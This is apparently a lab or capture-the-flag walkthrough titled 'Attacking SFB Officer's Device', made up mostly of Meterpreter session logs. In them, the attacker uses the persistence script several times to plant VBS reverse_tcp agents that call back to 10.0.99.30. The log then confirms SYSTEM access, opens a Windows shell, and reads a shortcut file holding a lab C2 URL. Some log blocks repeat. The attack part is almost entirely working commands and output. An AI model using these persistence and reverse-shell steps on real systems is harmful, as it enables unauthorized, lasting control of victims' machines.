2.6 cd SFB-Officer


cd SFB-Officer
ls



```
meterpreter > cd SFB-Officer
meterpreter > ls
Listing: C:\Users\SFB-Officer
=============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2012-04-05 20:45:17 +0000  AppData
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  Application Data
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Contacts
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  Cookies
40555/r-xr-xr-x   0       dir   2018-06-08 15:31:44 +0000  Desktop
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Documents
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Downloads
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Favorites
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Links
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  Local Settings
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Music
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  My Documents
100666/rw-rw-rw-  524288  fil   2018-06-08 17:33:51 +0000  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2018-06-08 15:33:34 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288  fil   2018-06-08 15:33:34 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288  fil   2018-06-08 15:33:34 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  NetHood
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Pictures
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  PrintHood
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  Recent
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Saved Games
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Searches
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  SendTo
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  Start Menu
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  Templates
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Videos
100666/rw-rw-rw-  262144  fil   2024-02-29 00:17:29 +0000  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2018-06-08 15:30:35 +0000  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2012-04-05 20:45:17 +0000  ntuser.ini

meterpreter >
```

2.6.1 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\SFB-Officer\Desktop"


run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\SFB-Officer\Desktop"



```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\SFB-Officer\Desktop"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240306.3849/WIN-6UV4GTPJ7O0_20240306.3849.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99621 bytes long
[+] Persistent Script written to C:\Users\SFB-Officer\Desktop\ocRhJwNW.vbs
[*] Executing script C:\Users\SFB-Officer\Desktop\ocRhJwNW.vbs
[+] Agent executed with PID 2732
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.224.195
[*] Meterpreter session 9 opened (10.0.99.30:4444 -> 10.0.224.195:56466) at 2024-03-06 23:38:51 +0000

meterpreter >
```

2.6.2 run persistence -r 10.0.99.30 -p 3333 -i 5 -L "C:\Users\SFB-Officer\Music"


run persistence -r 10.0.99.30 -p 3333 -i 5 -L "C:\Users\SFB-Officer\Music"



```
meterpreter > run persistence -r 10.0.99.30 -p 3333 -i 5 -L "C:\Users\SFB-Officer\Music"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240306.4458/WIN-6UV4GTPJ7O0_20240306.4458.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=3333
[*] Persistent agent script is 99644 bytes long
[+] Persistent Script written to C:\Users\SFB-Officer\Music\ZzmXrf.vbs
[*] Executing script C:\Users\SFB-Officer\Music\ZzmXrf.vbs
[+] Agent executed with PID 2940
meterpreter >
```

2.6.3 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\SFB-Officer\Pictures"

run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\SFB-Officer\Pictures"




```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\SFB-Officer\Pictures"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240306.4727/WIN-6UV4GTPJ7O0_20240306.4727.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99626 bytes long
[+] Persistent Script written to C:\Users\SFB-Officer\Pictures\MmdYWFHCnlWc.vbs
[*] Executing script C:\Users\SFB-Officer\Pictures\MmdYWFHCnlWc.vbs
[+] Agent executed with PID 1968
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.224.195
[*] Meterpreter session 10 opened (10.0.99.30:4444 -> 10.0.224.195:56505) at 2024-03-06 23:47:29 +0000
```

2.7 Explore SFB-Officer's Device

2.7.1 getuid


getuid



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

2.7.2 ls

ls




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ls
Listing: C:\Users\SFB-Officer
=============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2012-04-05 20:45:17 +0000  AppData
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  Application Data
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Contacts
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  Cookies
40555/r-xr-xr-x   0       dir   2024-03-06 23:38:52 +0000  Desktop
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Documents
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Downloads
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Favorites
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Links
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  Local Settings
40555/r-xr-xr-x   0       dir   2024-03-06 23:45:01 +0000  Music
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  My Documents
100666/rw-rw-rw-  524288  fil   2018-06-08 17:33:51 +0000  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2018-06-08 15:33:34 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288  fil   2018-06-08 15:33:34 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288  fil   2018-06-08 15:33:34 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  NetHood
40555/r-xr-xr-x   0       dir   2024-03-06 23:47:30 +0000  Pictures
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  PrintHood
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  Recent
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Saved Games
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Searches
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  SendTo
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  Start Menu
40777/rwxrwxrwx   0       dir   2018-06-08 15:30:35 +0000  Templates
40555/r-xr-xr-x   0       dir   2018-06-08 15:30:36 +0000  Videos
100666/rw-rw-rw-  262144  fil   2024-02-29 00:17:29 +0000  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2018-06-08 15:30:35 +0000  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2012-04-05 20:45:17 +0000  ntuser.ini
```

Task 11
Attacking SFB Officer's Device

2.7.3 cd desktop


cd desktop
ls



```
meterpreter > cd desktop
meterpreter > ls
Listing: C:\Users\SFB-Officer\desktop
=====================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  200    fil   2012-04-05 20:47:36 +0000  EC2 Feedback.url
100666/rw-rw-rw-  581    fil   2012-04-05 20:47:31 +0000  EC2 Microsoft Windows Guide.website
100666/rw-rw-rw-  204    fil   2018-06-08 15:31:48 +0000  SFB Command & Control.url
100666/rw-rw-rw-  282    fil   2018-06-08 15:30:36 +0000  desktop.ini
100666/rw-rw-rw-  99621  fil   2024-03-06 23:38:53 +0000  ocRhJwNW.vbs
```


2.7.4 cat "SFB Command & Control.url"

cat "SFB Command & Control.url"



```
meterpreter > cat SFB Command & Control.url
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat "SFB Command & Control.url"
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,2
[InternetShortcut]
URL=http://c2.gxqrzywfs7oik76yxhfh.rus:5000/
IDList=
IconFile=http://c2.gxqrzywfs7oik76yxhfh.rus:5000/favicon.ico
IconIndex=1
meterpreter >
```

2.7.5 URL Found




```
meterpreter > cat SFB Command & Control.url
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat "SFB Command & Control.url"
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,2
[InternetShortcut]
URL=http://c2.gxqrzywfs7oik76yxhfh.rus:5000/
IDList=
IconFile=http://c2.gxqrzywfs7oik76yxhfh.rus:5000/favicon.ico
IconIndex=1
meterpreter >
```

URL=http://c2.gxqrzywfs7oik76yxhfh.rus:5000/

2.8 shell


shell



```
meterpreter > shell
Process 356 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

2.8.1 C:\Users\SFB-Officer>cd ..


cd ..



```
C:\Users\SFB-Officer>cd ..
cd ..
```

2.8.2 C:\Users>cd SFB-Officer


cd SFB-Officer



```
C:\Users>cd SFB-Officer
cd SFB-Officer
```

2.8.3 C:\Users\SFB-Officer>dir


dir



```
C:\Users\SFB-Officer>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5ACF-89AE

 Directory of C:\Users\SFB-Officer

06/08/2018  03:30 PM    <DIR>          .
06/08/2018  03:30 PM    <DIR>          ..
06/08/2018  03:30 PM    <DIR>          Contacts
03/06/2024  11:38 PM    <DIR>          Desktop
06/08/2018  03:30 PM    <DIR>          Documents
06/08/2018  03:30 PM    <DIR>          Downloads
06/08/2018  03:30 PM    <DIR>          Favorites
06/08/2018  03:30 PM    <DIR>          Links
03/06/2024  11:45 PM    <DIR>          Music
03/06/2024  11:47 PM    <DIR>          Pictures
06/08/2018  03:30 PM    <DIR>          Saved Games
06/08/2018  03:30 PM    <DIR>          Searches
06/08/2018  03:30 PM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)   7,502,839,808 bytes free
```

2.8.4 C:\Users\SFB-Officer>cd desktop

cd desktop




```
C:\Users\SFB-Officer>cd desktop
cd desktop
```

2.8.5 C:\Users\SFB-Officer\Desktop>dir

dir


Task 11
Attacking SFB Officer’s Device



```
C:\Users\SFB-Officer\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5ACF-89AE

 Directory of C:\Users\SFB-Officer\Desktop

03/06/2024  11:38 PM    <DIR>          .
03/06/2024  11:38 PM    <DIR>          ..
04/05/2012  08:47 PM               200 EC2 Feedback.url
04/05/2012  08:47 PM               581 EC2 Microsoft Windows Guide.website
03/06/2024  11:38 PM            99,621 ocRhJwNW.vbs
06/08/2018  03:31 PM               204 SFB Command & Control.url
               4 File(s)        100,606 bytes
               2 Dir(s)   7,502,761,984 bytes free
```


2.8.6 C:\Users\SFB-Officer\Desktop>type "SFB Command & Control.url"

type "SFB Command & Control.url"



```
C:\Users\SFB-Officer\Desktop>type "SFB Command & Control.url"
type "SFB Command & Control.url"
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,2
[InternetShortcut]
URL=http://c2.gxqrzywfs7oik76yxhfh.rus:5000/
IDList=
IconFile=http://c2.gxqrzywfs7oik76yxhfh.rus:5000/favicon.ico
IconIndex=1

C:\Users\SFB-Officer\Desktop>
```

2.8.7 URL found



```
C:\Users\SFB-Officer\Desktop>type "SFB Command & Control.url"
type "SFB Command & Control.url"
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,2
[InternetShortcut]
URL=http://c2.gxqrzywfs7oik76yxhfh.rus:5000/
IDList=
IconFile=http://c2.gxqrzywfs7oik76yxhfh.rus:5000/favicon.ico
IconIndex=1

C:\Users\SFB-Officer\Desktop>
```

URL=http://c2.gxqrzywfs7oik76yxhfh.rus:5000/

URL=http://c2.gxqrzywfs7oik76yxhfh.rus:5000/